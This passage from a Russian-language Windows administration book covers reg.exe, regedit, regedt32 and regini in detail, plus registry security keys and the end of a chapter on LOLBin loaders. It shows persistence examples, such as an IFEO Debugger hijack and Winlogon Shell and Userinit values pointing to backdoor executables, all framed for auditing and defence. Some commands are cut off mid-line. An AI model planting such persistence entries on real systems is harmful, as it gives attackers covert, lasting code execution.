2. **rundll32** обеспечивает наиболее прямой механизм — `LoadLibrary` + `GetProcAddress`. Основная угроза: прокси-выполнение произвольного кода через доверенный процесс.
3. **regsvr32** с атакой Squiblydoo позволяет загружать и выполнять код непосредственно из сети, обходя AppLocker и большинство политик контроля приложений.
4. **msiexec** представляет особую опасность из-за работы службы Windows Installer с привилегиями SYSTEM. Уязвимость AlwaysInstallElevated — один из наиболее распространённых векторов эскалации привилегий.
5. Дополнительные загрузчики (**odbcconf**, **control.exe**, **InfDefaultInstall**, **iexpress/wextract**) менее известны защитникам и потому могут быть более эффективны для атакующих.

Рекомендации для защиты

Минимальный набор мер:

- Включить аудит создания процессов с командной строкой (Event ID 4688 + Audit Process Creation)
- Развернуть Sysmon с конфигурацией, покрывающей все описанные загрузчики
- Проверить и отключить AlwaysInstallElevated на всех машинах
- Настроить WDAC или AppLocker для ограничения выполнения из нестандартных каталогов

Продвинутые меры:

- Внедрить EDR с поведенческим анализом дочерних процессов загрузчиков
- Построить baseline легитимного использования каждой утилиты в вашей среде
- Мониторить сетевые подключения от всех описанных утилит
- Регулярно проверять записи автозапуска на предмет ссылок на загрузчики кода

Все описанные техники задокументированы в MITRE ATT&CK framework и должны быть включены в модель угроз любой организации, использующей Windows.

Глава 18: reg, regedt32, regini — работа с реестром

Реестр Windows — центральная иерархическая база данных операционной системы, хранящая конфигурацию ядра, драйверов, служб, пользовательских профилей, ассоциаций файлов и практически всех компонентов системы. Умение работать с реестром из командной строки — навык, без которого невозможно представить системное администрирование, форензику или анализ вредоносного ПО. В этой главе мы детально разберём три утилиты из System32: `reg.exe`, `regedt32.exe` и `regini.exe`, а также рассмотрим архитектуру реестра, ключевые ветки с точки зрения безопасности и практические сценарии автоматизации.

18.1 Архитектура реестра Windows

Прежде чем переходить к инструментам, необходимо понимать внутреннее устройство реестра. Без этого понимания команды `reg save`, `reg load` и `regini` останутся набором магических заклинаний.

18.1.1 Кусты реестра (Registry Hives)

Реестр представляет собой иерархическую структуру, разделённую на пять корневых ключей (root keys), каждый из которых часто называют «кустом» (hive), хотя технически куст — это файл на диске, а корневой ключ — точка монтирования:

Корневой ключ	Сокращение	Назначение
HKEY_LOCAL_MACHINE	HKLM	Конфигурация оборудования и ПО для всей машины
HKEY_CURRENT_USER	HKCU	Настройки текущего пользователя
HKEY_CLASSES_ROOT	HKCR	Ассоциации файлов и COM-объекты (объединение HKLM\SOFTWARE\Classes и HKCU\SOFTWARE\Classes)
HKEY_USERS	HKU	Профили всех загруженных пользователей
HKEY_CURRENT_CONFIG	HKCC	Текущий аппаратный профиль (симлинк на HKLM\SYSTEM\CurrentControlSet\Hardware Profiles\Current)

Важно понимать, что HKCR и HKCC являются виртуальными — они не имеют собственных файлов на диске, а представляют собой проекции данных из других кустов. HKCU — это ссылка на соответствующую ветку в HKU (например, `HKU\S-1-5-21-...-1001`).

18.1.2 Файлы кустов на диске

Физически реестр хранится в нескольких файлах, расположенных в определённых каталогах:
Системные кусты (`%SystemRoot%\System32\config\`):

Файл	Содержимое
SAM	Security Account Manager — локальные учётные записи и хеши паролей
SECURITY	Политики безопасности, кешированные учётные данные домена
SOFTWARE	HKLM\SOFTWARE — конфигурация установленного ПО
SYSTEM	HKLM\SYSTEM — конфигурация служб, драйверов, оборудования
DEFAULT	Профиль по умолчанию для новых пользователей
DRIVERS	Появился в Windows 10 — изолированный куст драйверов

Пользовательские кусты:

Файл	Расположение	Содержимое
NTUSER.DAT	`%USERPROFILE%\`	HKCU — основные настройки пользователя
UsrClass.dat	`%LOCALAPPDATA%\Microsoft\Windows\`	HKCU\SOFTWARE\Classes — пользовательские ассоциации файлов и COM

Просмотр файлов кустов в работающей системе:

```
dir %SystemRoot%\System32\config\ /a
```

Результат покажет не только основные файлы, но и их сопутствующие компоненты — файлы журналов.

18.1.3 Типы значений реестра

Каждое значение (value) в реестре имеет имя, тип и данные. Утилита `reg.exe` поддерживает все основные типы:

Тип	Идентификатор	Описание
REG_SZ	1	Строка Unicode с нулевым терминатором
REG_EXPAND_SZ	2	Строка с переменными окружения (%SystemRoot% и т.п.)
REG_BINARY	3	Произвольные двоичные данные
REG_DWORD	4	32-битное целое число (little-endian)
REG_DWORD_BIG_ENDIAN	5	32-битное целое (big-endian), крайне редко используется
REG_LINK	6	Символическая ссылка Unicode на другой ключ
REG_MULTI_SZ	7	Массив строк, разделённых нулевыми символами
REG_QWORD	11	64-битное целое число
REG_NONE	0	Значение без определённого типа

Тип REG_LINK заслуживает отдельного внимания: именно через него реализованы виртуальные ключи вроде HKCR и HKCC. Создать такую ссылку через `reg.exe` нельзя — для этого требуется вызов Native API (`NtCreateKey` с флагом `REG_OPTION_CREATE_LINK`).

18.1.4 Транзакционный реестр и журналы

Windows использует механизм журналирования для обеспечения целостности реестра при сбоях. Рядом с каждым файлом куста находятся файлы журналов:

```
SYSTEM
SYSTEM.LOG1
SYSTEM.LOG2
SOFTWARE
SOFTWARE.LOG1
SOFTWARE.LOG2
```

Файлы `.LOG1` и `.LOG2` содержат «грязные» страницы (dirty pages) — изменения, которые были записаны в журнал, но ещё не применены к основному файлу куста. При корректном завершении работы системы журналы сбрасываются (flush), а при аварийном — Windows воспроизводит журнал при загрузке, восстанавливая консистентное состояние.

Начиная с Windows 8.1, Microsoft также ввела двойное журналирование: сначала запись идёт в `.LOG1`, затем, после достижения определённого порога, переключается на `.LOG2`, и наоборот. Это защищает от ситуации, когда сбой происходит во время записи самого журнала.

Для форензики это критически важно: анализ `.LOG`-файлов может выявить изменения, которые ещё не были записаны в основной файл куста, или восстановить данные после их удаления.

18.1.5 Volatile-ключи

Некоторые ключи реестра существуют только в оперативной памяти и не сохраняются на диск. Они создаются с флагом `REG_OPTION_VOLATILE` и теряются при перезагрузке. Примеры:

- `HKLM\HARDWARE` — информация об оборудовании, обнаруженном при загрузке
- `HKLM\SYSTEM\CurrentControlSet` — volatile-ссылка на актуальный ControlSet
- `HKU\.DEFAULT\Volatile Environment` — временные переменные окружения

Volatile-ключи не имеют представления на диске и не могут быть сохранены через `reg save`. При попытке экспортировать `HKLM\HARDWARE` через `reg export` вы получите файл, но при импорте эти ключи будут созданы как persistent — что в большинстве случаев нежелательно.

18.2 reg.exe — швейцарский нож для реестра

Утилита `reg.exe` — основной инструмент командной строки для работы с реестром. Она входит в состав Windows начиная с Windows XP и поддерживает полный набор операций: чтение, запись, удаление, копирование, сравнение, экспорт/импорт и работу с файлами кустов.

18.2.1 reg query — запрос значений

Базовый синтаксис:

```
reg query <ключ> [/v <имя_значения> | /ve] [/s] [/f <шаблон>] [/k] [/d] [/t <тип>] [/s
```

Запрос конкретного значения (`/v`):

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName
```

Вывод:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion
    ProductName    REG_SZ    Windows 10 Pro
```

Запрос значения по умолчанию (`/ve`):

Каждый ключ реестра имеет значение по умолчанию (Default), которое отображается в regedit как `(По умолчанию)`. Для его запроса используется `/ve`:

```
reg query "HKCR\.txt" /ve
```

```
HKEY_CLASSES_ROOT\.txt
    (Default)    REG_SZ    txtfile
```

Рекурсивный запрос (`/s`):

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```

Этот ключ используется для автозагрузки. Флаг `/s` покажет все подключи, что полезно при аудите.

Поиск по шаблону (`/f`):

Одна из наиболее мощных возможностей. Поиск выполняется по именам ключей, именам значений и данным:

```
reg query HKLM /f "powershell" /s /t REG_SZ
```

Эта команда ищет строковые значения, содержащие "powershell", во всём кусте HKLM. По умолчанию поиск идёт по именам ключей, именам значений и данным. Для ограничения используются флаги:

- `/k` — искать только в именах ключей
- `/d` — искать только в данных значений

Пример: поиск только в данных значений:

```
reg query "HKLM\SOFTWARE" /f "C:\Windows\Temp" /d /s /t REG_SZ
```

Фильтр по типу (`/t`):

```
reg query "HKLM\SYSTEM\CurrentControlSet\Services\Tcpip\Parameters" /t REG_DWORD /s
```

Покажет только значения типа REG_DWORD во всех подключах.

Разделитель для REG_MULTI_SZ (`/se`):

По умолчанию элементы REG_MULTI_SZ отображаются через `\0`. Можно задать свой разделитель:

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Session Manager" /v PendingFileRename
```

Каждый элемент многострочного значения будет разделён символом `#` вместо нулевого символа.

32-битное и 64-битное представление (`/reg:32`, `/reg:64`):

На 64-битных системах существует перенаправление реестра (WoW64). Ключ `HKLM\SOFTWARE` для 32-битных приложений перенаправляется в `HKLM\SOFTWARE\WOW6432Node`. Для явного обращения к нужному представлению:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion" /reg:32
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion" /reg:64
```

18.2.2 reg add — создание и модификация

Синтаксис:

```
reg add <ключ> [/v <имя_значения> | /ve] [/t <тип>] [/d <данные>] [/f] [/s <разделитель
```

Создание строкового значения:

```
reg add "HKCU\Software\MyApp" /v Setting1 /t REG_SZ /d "Hello World" /f
```

Флаг `/f` подавляет запрос подтверждения. Без него `reg add` спросит, хотите ли вы перезаписать существующее значение.

Создание DWORD-значения:

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows\System" /v EnableSmartScreen /t REG_
```

DWORD-значения можно задавать в десятичном формате (по умолчанию) или в шестнадцатеричном с префиксом `0x`:

```
reg add "HKCU\Test" /v HexValue /t REG_DWORD /d 0xFF /f
```

Создание REG_MULTI_SZ:

```
reg add "HKCU\Test" /v MultiString /t REG_MULTI_SZ /d "Line1\0Line2\0Line3" /f
```

Разделитель `\0` используется по умолчанию. Его можно изменить через `/s`:

```
reg add "HKCU\Test" /v MultiString /t REG_MULTI_SZ /d "Line1#Line2#Line3" /s # /f
```

Создание REG_EXPAND_SZ:

```
reg add "HKCU\Test" /v ExpandPath /t REG_EXPAND_SZ /d "%SystemRoot%\System32" /f
```

Важно: при использовании в bat-файлах символ `%` нужно экранировать удвоением: `%%SystemRoot%%`.
Создание REG_QWORD:

```
reg add "HKCU\Test" /v BigNumber /t REG_QWORD /d 4294967296 /f
```

Создание REG_BINARY:

```
reg add "HKCU\Test" /v BinaryData /t REG_BINARY /d DEADBEEF /f
```

Данные задаются в шестнадцатеричном формате без префиксов и разделителей.
Создание пустого ключа (без значений):

```
reg add "HKCU\Software\MyApp\SubKey" /f
```

18.2.3 reg delete — удаление

```
reg delete <ключ> [/v <имя_значения> | /ve | /va] [/f] [/reg:32 | /reg:64]
```

Удаление конкретного значения:

```
reg delete "HKCU\Software\MyApp" /v Setting1 /f
```

Удаление значения по умолчанию:

```
reg delete "HKCU\Software\MyApp" /ve /f
```

Удаление всех значений (но не подключей):

```
reg delete "HKCU\Software\MyApp" /va /f
```

Удаление ключа со всеми подключами и значениями:

```
reg delete "HKCU\Software\MyApp" /f
```

Внимание: `reg delete` при удалении ключа удаляет его рекурсивно — все подключи и значения будут удалены без возможности восстановления (кроме как из резервной копии). Перед массовым удалением рекомендуется выполнить `reg export`.

18.2.4 reg copy — копирование ключей

```
reg copy <источник> <назначение> [/s] [/f]
```

Копирование ключа со всеми подключами:

```
reg copy "HKCU\Software\MyApp" "HKCU\Software\MyApp_Backup" /s /f
```

Копирование между локальной машиной и удалённой:

```
reg copy "\\SERVER01\HKLM\SOFTWARE\MyApp" "HKLM\SOFTWARE\MyApp" /s /f
```

18.2.5 reg save и reg restore — работа с бинарными кустами

Команда `reg save` сохраняет ключ реестра в бинарный файл формата hive:

```
reg save HKLM\SYSTEM C:\Backup\system_hive.dat /y
```

Флаг `/y` перезаписывает существующий файл без подтверждения. Сохранённый файл — полноценный куст реестра, который можно анализировать сторонними инструментами (например, Eric Zimmerman's Registry Explorer или RECmd).

Восстановление:

```
reg restore HKLM\SYSTEM C:\Backup\system_hive.dat
```

Критически важно: `reg restore` заменяет указанный ключ содержимым файла. Это деструктивная операция. Выполнение `reg restore HKLM\SYSTEM` на работающей системе может привести к BSOD или невозможности загрузки, поскольку многие подключи SYSTEM заблокированы.

Типичное применение: создание резервных копий отдельных веток перед модификацией:

```
reg save "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" C:\Backup\run_backup.dat
```

18.2.6 reg load и reg unload — монтирование файлов кустов

Эти команды позволяют подключить файл куста реестра как подключ к HKU или HKLM. Это ключевая возможность для офлайн-анализа и модификации реестра.

Монтирование NTUSER.DAT другого пользователя:

```
reg load HKU\OfflineUser C:\Users\target_user\NTUSER.DAT
```

После монтирования ключ `HKU\OfflineUser` содержит полный реестр пользователя, и с ним можно работать стандартными командами:

```
reg query "HKU\OfflineUser\Software\Microsoft\Windows\CurrentVersion\Run"
```

Размонтирование (обязательно после завершения работы):

```
reg unload HKU\OfflineUser
```

Если не выполнить `reg unload`, файл куста останется заблокированным, и пользователь не сможет войти в систему (Windows не сможет загрузить его профиль).

Монтирование системного куста с другого диска (форензика):

```
reg load HKLM\OfflineSoftware D:\Windows\System32\config\SOFTWARE
reg query "HKLM\OfflineSoftware\Microsoft\Windows NT\CurrentVersion" /v ProductName
reg unload HKLM\OfflineSoftware
```

Требования: для `reg load` / `reg unload` необходимы привилегии SeBackupPrivilege и SeRestorePrivilege. По умолчанию ими обладают администраторы и операторы архива.

18.2.7 reg export и reg import — формат .reg

В отличие от `reg save` (бинарный формат hive), `reg export` создаёт текстовый файл формата `.reg`, который можно редактировать в любом текстовом редакторе:

```
reg export "HKCU\Software\MyApp" C:\Backup\myapp.reg /y
```

Формат файла:

```
Windows Registry Editor Version 5.00

[HKEY_CURRENT_USER\Software\MyApp]
"Setting1"="Hello World"
"DwordValue"=dword:0000000a
"BinaryValue"=hex:de,ad,be,ef
"MultiString"=hex(7):4c,00,69,00,6e,00,65,00,31,00,00,00,4c,00,69,00,6e,00,\
  65,00,32,00,00,00,00,00
"ExpandPath"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,6f,\
  00,74,00,25,00,00,00
```

Обратите внимание: REG_EXPAND_SZ и REG_MULTI_SZ сохраняются в hex-формате, что делает ручное редактирование многострочных значений затруднительным.

Импорт .reg файла:

```
reg import C:\Backup\myapp.reg
```

В .reg файлах поддерживается удаление: строка, начинающаяся с `-`, удаляет ключ или значение:

```
; Удаление ключа
[-HKEY_CURRENT_USER\Software\MyApp\TempSettings]

; Удаление значения
[HKEY_CURRENT_USER\Software\MyApp]
"ObsoleteValue"=-
```

18.2.8 reg compare — сравнение ключей

```
reg compare <ключ1> <ключ2> [/v <значение> | /ve] [/s] [/oa | /od | /os | /on]
```

Флаги вывода:

- `/oa` — все различия и совпадения
- `/od` — только различия (по умолчанию)
- `/os` — только совпадения
- `/on` — без вывода (только код возврата)

Сравнение двух ControlSet-ов:

```
reg compare "HKLM\SYSTEM\ControlSet001\Services" "HKLM\SYSTEM\ControlSet002\Services" /
```

Сравнение локального и удалённого реестра:

```
reg compare "HKLM\SOFTWARE\MyApp" "\\SERVER02\HKLM\SOFTWARE\MyApp" /s /od
```

Код возврата: 0 — ключи идентичны, 1 — ключи различаются, 2 — ошибка. Это позволяет использовать `reg compare` в скриптах:

```
reg compare "HKLM\SOFTWARE\Policies" "\\REFSERVER\HKLM\SOFTWARE\Policies" /s /on
if %ERRORLEVEL% equ 1 (
    echo ВНИМАНИЕ: Политики отличаются от эталона!
)
```

18.2.9 reg flags — управление флагами ключей

Команда `reg flags` управляет виртуализацией реестра для конкретных ключей:

```
reg flags "HKLM\SOFTWARE\MyApp" query
reg flags "HKLM\SOFTWARE\MyApp" set DONT_VIRTUALIZE DONT_SILENT_FAIL
```

Доступные флаги:

- `DONT_VIRTUALIZE` — отключить перенаправление записи в виртуальное хранилище
- `DONT_SILENT_FAIL` — не подавлять ошибки доступа (вместо тихой виртуализации вернуть ошибку)
- `RECURSE_FLAG` — применить флаги рекурсивно к подключам

Эти флаги связаны с механизмом виртуализации реестра UAC, который перенаправляет записи неповышенных процессов из `HKLM\SOFTWARE` в `HKCU\Software\Classes\VirtualStore\Machine\SOFTWARE`.

18.2.10 Удалённый реестр

Большинство команд `reg.exe` поддерживают работу с удалённым реестром. Синтаксис:

```
reg query "\\SERVER01\HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion" /v ProductName
```

Требования: 1. На удалённой машине должна быть запущена служба `RemoteRegistry` (по умолчанию отключена в современных версиях Windows) 2. Порт TCP 445 (SMB) должен быть доступен 3. Необходимы административные полномочия на удалённой машине

Включение службы удалённого реестра:

```
sc \\SERVER01 config RemoteRegistry start= auto
sc \\SERVER01 start RemoteRegistry
```

Только ключи `HKLM` и `HKU` доступны удалённо. `HKCU`, `HKCR` и `HKCC` можно использовать только локально, поскольку они являются виртуальными ссылками.

18.3 regedt32.exe и regedit.exe

18.3.1 Историческая справка

В Windows NT 4.0 и более ранних версиях существовало два отдельных редактора реестра:

- **regedit.exe** — пришёл из Windows 3.1/95. Имел привычный древовидный интерфейс с одним окном, поддерживал поиск, экспорт/импорт .reg файлов, но не мог работать с типами REG_MULTI_SZ и REG_EXPAND_SZ, а также не поддерживал управление правами доступа (ACL).
- **regedt32.exe** — нативный редактор Windows NT. Открывал каждый корневой ключ в отдельном MDI-окне, поддерживал все типы значений и позволял управлять разрешениями (Security menu), а также имел режим «только для чтения».

Начиная с Windows XP, оба редактора были объединены. Файл `regedt32.exe` сохранён в System32, но является лишь оболочкой (stub), запускающей `regedit.exe`. Проверить это можно, сравнив размеры:

```
dir C:\Windows\regedit.exe
dir C:\Windows\System32\regedt32.exe
```

Файл `regedt32.exe` занимает несколько килобайт — это простой загрузчик, вызывающий `regedit.exe`.

18.3.2 regedit.exe — параметры командной строки

Хотя regedit обычно используется как GUI-приложение, он поддерживает несколько параметров командной строки, делающих его пригодным для автоматизации.

Тихий импорт .reg файла (`/s`):

```
regedit /s C:\Scripts\settings.reg
```

Без `/s` regedit покажет диалоговое окно с подтверждением. С ключом `/s` импорт выполняется без каких-либо уведомлений. Это делает его полезным в logon-скриптах и скриптах развёртывания.

Экспорт ветки (`/e`):

```
regedit /e C:\Backup\software.reg "HKEY_LOCAL_MACHINE\SOFTWARE"
```

Обратите внимание: в отличие от `reg export`, здесь имя ключа пишется полностью (HKEY_LOCAL_MACHINE, а не HKLM) и заключается в кавычки.

Экспорт всего реестра:

```
regedit /e C:\Backup\full_registry.reg
```

Без указания ключа экспортируется весь реестр. Полученный файл может занимать сотни мегабайт.

Указание конкретного 32/64-битного представления:

В 64-битных системах regedit по умолчанию показывает 64-битное представление. Для запуска 32-битной версии:

```
%SystemRoot%\SysWOW64\regedit.exe
```

18.3.3 Формат .reg файлов

Формат .reg файлов — это текстовый формат, поддерживаемый как `regedit`, так и `reg import`. Заголовок файла определяет версию:

```
Windows Registry Editor Version 5.00
```

Версия 5.00 использует Unicode (UTF-16 LE с BOM). Старый формат (REGEDIT4) использовал ANSI и не поддерживал REG_QWORD.

Синтаксис значений:

```
; Комментарий
[HKEY_CURRENT_USER\Software\Example]

; Строка (REG_SZ)
"StringValue"="Hello"

; DWORD
"DwordValue"=dword:0000000a

; QWORD
"QwordValue"=hex(b):0a,00,00,00,00,00,00,00

; Двоичные данные
"BinaryValue"=hex:de,ad,be,ef

; REG_EXPAND_SZ
"ExpandValue"=hex(2):25,00,53,00,79,00,73,00,74,00,65,00,6d,00,52,00,6f,00,\
  6f,00,74,00,25,00,00,00

; REG_MULTI_SZ
"MultiValue"=hex(7):41,00,00,00,42,00,00,00,00,00

; Значение по умолчанию
@="default value"

; Удаление значения
"OldValue"=-

; Удаление ключа
[-HKEY_CURRENT_USER\Software\Example\OldSubkey]
```

Длинные значения переносятся с помощью обратного слеша (`\`) в конце строки.

18.3.4 Избранное и навигация в regedit

Regedit поддерживает сохранение «закладок» через меню Избранное (Favorites). Эти закладки хранятся в реестре:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Favorites"
```

Добавление закладки из командной строки:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit\Favorites" /v "
```

Последняя открытая ветка также сохраняется:

```
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit" /v LastKey
```

Это позволяет программно открывать regedit на нужной ветке:

```
reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Applets\Regedit" /v LastKey /t
regedit
```

18.4 regini.exe — скриптовая модификация реестра и ACL

Утилита `regini.exe` — малоизвестный, но мощный инструмент для массовой модификации реестра с помощью текстовых скриптов. Её главное преимущество перед `reg.exe` — возможность устанавливать разрешения (ACL) на ключи реестра из командной строки.

18.4.1 Формат скриптов regini

Скрипт regini представляет собой текстовый файл, в котором каждая строка описывает операцию. Путь к ключу указывается с обратными слешами, без префикса «HKEY_»; вместо этого используются сокращения:

Обозначение в regini	Корневой ключ
`\Registry\Machine`	HKEY_LOCAL_MACHINE
`\Registry\User`	HKEY_USERS
`\Registry\User\.DEFAULT`	HKU.DEFAULT

Пример простого скрипта (`script.ini`):

```
\Registry\Machine\Software\MyApp
    Setting1 = REG_SZ "Hello World"
    DwordVal = REG_DWORD 0x0000000A
    MultiVal = REG_MULTI_SZ "Line1" "Line2" "Line3"
```

Запуск:

```
regini script.ini
```

18.4.2 Операции с ключами

Создание ключа:

```
\Registry\Machine\Software\MyNewKey
```

Простое указание пути без значений создаёт ключ (если он не существует).

Удаление ключа:

```
\Registry\Machine\Software\MyOldKey DELETE
```

Создание и установка значений:

```
\Registry\Machine\Software\MyApp
    StringValue = REG_SZ "Test String"
    ExpandValue = REG_EXPAND_SZ "%SystemRoot%\System32"
    DwordValue = REG_DWORD 0x00000001
    QwordValue = REG_DWORD 0x0000000100000000
    BinaryValue = REG_BINARY 0xDE 0xAD 0xBE 0xEF
    MultiSzValue = REG_MULTI_SZ "String1" "String2" "String3"
```

Удаление значения:

```
\Registry\Machine\Software\MyApp
    ObsoleteValue = DELETE
```

18.4.3 Установка ACL на ключи реестра

Это главная уникальная возможность `regini`. Формат записи ACL использует числовые коды, указываемые в квадратных скобках после пути к ключу:

```
\Registry\Machine\Software\MyApp [1 5 8 17]
```

Каждое число — это предопределённый ACE (Access Control Entry). Полный список кодов:

Код	Описание
1	Administrators — Full Control
2	Administrators — Read
3	Administrators — Read and Write
4	Administrators — Read, Write, Delete
5	Creator — Full Control
7	Everyone — Read
8	Everyone — Read and Write
9	Everyone — Full Control
10	Power Users — Read, Write, Delete
11	Power Users — Full Control
17	System — Full Control
18	System — Read and Write
19	System — Read
20	Interactive User — Full Control
21	Interactive User — Read and Write
22	Interactive User — Read

Пример: установить права «Administrators — Full Control», «System — Full Control», «Everyone — Read»:

```
\Registry\Machine\Software\SecureApp [1 17 7]
```

Скрипт для восстановления стандартных прав на проблемный ключ:

```
\Registry\Machine\Software\Classes [1 5 7 17]
\Registry\Machine\Software\Classes\CLSID [1 5 7 17]
```

18.4.4 Практика: массовая модификация прав

Создадим скрипт `harden_registry.ini`, который ужесточает права на критические ключи:

```
; Ограничение доступа к ключам автозагрузки
\Registry\Machine\Software\Microsoft\Windows\CurrentVersion\Run [1 17 7]
\Registry\Machine\Software\Microsoft\Windows\CurrentVersion\RunOnce [1 17 7]

; Защита IFEO от несанкционированного использования
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Op

; Защита Winlogon
\Registry\Machine\Software\Microsoft\Windows NT\CurrentVersion\Winlogon [1 17]

; Ограничение доступа к провайдерам безопасности
\Registry\Machine\System\CurrentControlSet\Control\SecurityProviders [1 17]
```

Применение:

```
regini harden_registry.ini
```

Для отката необходимо заранее задокументировать исходные ACL. Утилита `regini` не создаёт резервных копий автоматически.

18.4.5 Ограничения regini

- Поддерживает только `\Registry\Machine` и `\Registry\User` в качестве корневых путей; HKCR и HKCC недоступны напрямую
- Не поддерживает задание произвольных SID в ACL — только предопределённые числовые коды
- Документация крайне скудна — утилита по сути является «недокументированной»
- На современных системах для управления ACL реестра чаще используется PowerShell (`Get-Acl` / `Set-Acl`), однако `regini` остаётся единственным нативным инструментом командной строки для этой задачи, не требующим PowerShell

---

18.5 Ключевые ключи реестра для безопасности

Знание критических ключей реестра — обязательное условие для аудита безопасности, обнаружения вредоносного ПО и расследования инцидентов. Рассмотрим наиболее важные из них.

18.5.1 Автозагрузка: Run, RunOnce и другие

Основные ключи автозагрузки:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce
```

Значения в `Run` выполняются при каждом входе пользователя в систему. Значения в `RunOnce` выполняются однократно и затем удаляются.

Дополнительные точки автозагрузки:

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServicesOnce
```

32-битные дубликаты (на 64-битных системах):

```
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run
HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\RunOnce
```

Быстрый аудит всех точек автозагрузки:

```
@echo off
echo ═══ HKLM Run ═══
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 2>nul
echo ═══ HKLM RunOnce ═══
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" 2>nul
echo ═══ HKCU Run ═══
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" 2>nul
echo ═══ HKCU RunOnce ═══
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnce" 2>nul
echo ═══ HKLM Run (WOW64) ═══
reg query "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows\CurrentVersion\Run" 2>nul
echo ═══ HKLM Policies Run ═══
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run" 2>nul
echo ═══ HKCU Policies Run ═══
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Explorer\Run" 2>nul
```

18.5.2 Services — конфигурация служб

Все службы Windows хранят свою конфигурацию в:

```
HKLM\SYSTEM\CurrentControlSet\Services\<имя_службы>
```

Ключевые значения:

Значение	Тип	Описание
Start	REG_DWORD	Тип запуска: 0 — Boot, 1 — System, 2 — Automatic, 3 — Manual, 4 — Disabled
Type	REG_DWORD	Тип службы: 0x10 — own process, 0x20 — share process, 0x100 — interactive
ImagePath	REG_EXPAND_SZ	Путь к исполняемому файлу
ObjectName	REG_SZ	Учётная запись для запуска (LocalSystem, LocalService и т.д.)
Description	REG_SZ	Описание службы
FailureActions	REG_BINARY	Действия при сбое

Поиск служб с нестандартными путями:

```
reg query "HKLM\SYSTEM\CurrentControlSet\Services" /s /v ImagePath /f "C:\Users" /d
```

Это выявит службы, запускаемые из пользовательских каталогов — потенциальный признак вредоносной активности.

18.5.3 Image File Execution Options (IFEO)

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
```

Этот ключ предназначен для отладки — он позволяет указать отладчик, который будет запускаться вместо целевого процесса. Но эта же возможность активно эксплуатируется вредоносным ПО:

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad
    Debugger = REG_SZ "C:\malware\payload.exe"
```

При запуске `notepad.exe` система вместо него запустит `payload.exe`, передав путь к notepad как аргумент.
Проверка на наличие IFEO-перехватов:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Optio
```

Помимо `Debugger`, стоит проверять значение `GlobalFlag` — оно может использоваться для загрузки произвольных DLL через механизм Silent Process Exit:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Optio
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit" /s
```

18.5.4 AppInit_DLLs — инъекция DLL

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows
    AppInit_DLLs = REG_SZ ""
    LoadAppInit_DLLs = REG_DWORD 0
```

Если `LoadAppInit_DLLs` установлен в 1, DLL, указанные в `AppInit_DLLs`, будут загружены в каждый процесс, использующий user32.dll (то есть практически в каждый GUI-процесс). Это один из классических методов persistence вредоносного ПО.
Проверка:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs
reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DL
reg query "HKLM\SOFTWARE\WOW6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v Ap
```

Начиная с Windows 8, если включена функция Secure Boot, `AppInit_DLLs` не загружаются (значение `RequireSignedAppInit_DLLs` проверяет цифровую подпись DLL).

18.5.5 Winlogon — Shell и Userinit

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
    Shell = REG_SZ "explorer.exe"
    Userinit = REG_SZ "C:\Windows\system32\userinit.exe,"
```

Значение `Shell` определяет, какая программа запускается как оболочка пользователя. По умолчанию это `explorer.exe`. Вредоносное ПО может заменить его или добавить к нему через запятую:

```
Shell = REG_SZ "explorer.exe, C:\malware\backdoor.exe"
```

Значение `Userinit` содержит путь к программе инициализации пользователя. Заканчивается запятой. Вредоносное ПО может добавить свои пути:

```
Userinit = REG_SZ "C:\Windows\system32\userinit.exe, C:\malware\loader.exe,"
